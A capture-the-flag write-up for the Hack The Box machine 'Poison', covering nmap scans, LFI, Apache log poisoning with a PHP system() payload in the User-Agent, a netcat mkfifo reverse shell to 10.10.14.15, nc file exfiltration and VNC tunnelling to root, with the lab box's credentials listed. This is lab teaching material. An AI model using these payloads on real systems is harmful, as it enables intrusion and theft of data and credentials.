Loot

Box Info

- Name : Poison
- IP : 10.10.10.84
- Level : Medium

Creds

Service	Username	Password	Description
SSH Login	charix	Charix!2#4%6&8(0	Found in pwdbackup.txt
VNC Login	Port - 5901	secret (file from secret.zip)	Found in /home/charix

Enumeration

Nmap

- Quick Scan

```
sudo nmap --max-retries 0 -p- 10.10.10.84 -oN nmap/quick_scan
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 05:41 EDT
Warning: 10.10.10.84 giving up on port because retransmission cap hit (0).
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 27.62% done; ETC: 05:42 (0:01:08 remaining)
Nmap scan report for 10.10.10.84
Host is up (0.18s latency).
Not shown: 54329 filtered ports, 11204 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 61.13 seconds
```

- Enumerate ports

```
grep open nmap/quick_scan | awk -F/ '{print $1}' ORS=','
130 ↵
22,80,
```

- Custom Scripts and version enumeration

```
sudo nmap -sC -sV -p 22,80 -oA nmap/targeted_scan 10.10.10.84
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 05:46 EDT
Nmap scan report for 10.10.10.84
Host is up (0.17s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256 4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256 0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.88 seconds
```


Quick Glance

- PHP website
- Free BSD as OS


Attack Surface

Website

Method 1




- Here we can see some files that need to be tested.
- We can see from bros, there can be LFI in file parameter. Interestingly, there is also a file called pwdbackup.txt.




.

- Going to that file



- Copy that text and run `base64 -d` 13 times on it. We get a password.

- Use LFI to check for /etc/passwd




- The password most likely seems for charix. Using ssh, we can login as charix and cat out the user.txt

```
ssh charix@10.10.10.84
Password for charix@Poison:
Last login: Thu Apr  8 12:02:58 2021 from 10.10.14.15
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
```

```
To see the IP addresses currently set on your active interfaces, type
"ifconfig -u".
                -- Dru <genesis@istar.ca>
charix@Poison:~ % id ; ls
uid=1001(charix) gid=1001(charix) groups=1001(charix)
lin_log         linpeas.sh      secret          secret.zip      user.txt
charix@Poison:~ %
```


Method 2 : Log Poisoning

- We can check through the file parameter, whether we can read the apache access logs. Quick google:
  - FreeBSD Apache error log file location – /var/log/httpd-error.log
-
- We can change it to httpd-access.log
- We can make a requests by changing the User-Agent (using burp), as it is not being changed. We can test whether PHP code is being executed by trying.
  - `Hello`, `"Hello"`, `'Hello'`
- We can see that "Hello" is being escaped by backslashes, therefore we need to be sure to use single-quotes in the user-agent, or the PHP code might not execute



- We can get PHP code execution, by passing the desired command to sad parameter

```
GET /browse.php?file=/var/log/httpd-access.log HTTP/1.1
Host: 10.10.10.84
User-Agent: <?php system($_REQUEST['sad']) ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
```

- 

- Use `rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.15 9001 >/tmp/f` to get a revshell and we can use the same pwdbackup.txt to elevate privileges to charix


Privilege Escalation

root

- First copy the secret.zip from the box to the local machine `cat secret.zip | nc 10.10.14.15 9001` on the remote machine while running `nc -lnvp 9001 > secret.zip`.
- Extract secret.zip using the password for charix
- Running ps aux, we can see root is running a vnc server.

- 

- We can check netstat using `netstat -anlp tcp` to see that there can be two ports 5901 and 5801.We can use wget to check the headers from both the ports. Port 5901 seems like it.

- 

- We can use ssh to tunnel to the box and configure it to port 5901. `ssh -L5901:127.0.0.1:5901 charix@10.10.10.84`, this way when we ping our port 5901, we are tunneling. This is also done because the server is running locally and we can't connect to it remotely.

- Now connect to the vncserver using vncviewer we are asked to authenticate

```
┌─norman@kali ~/Hack-The-Box/machines/poison ‹main*›
└─$ vncviewer 127.0.0.1:5901
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Password:
```

- We can use the secret file got from secret.zip as the password file, and get the root shell.

```
┌──normano@kali ~/Hack-The-Box/machines/poison (main*)
└─$ vncviewer -passwd secret 127.0.0.1::5901                                1 ↵
Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (Poison:1)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Same machine: preferring raw encoding
```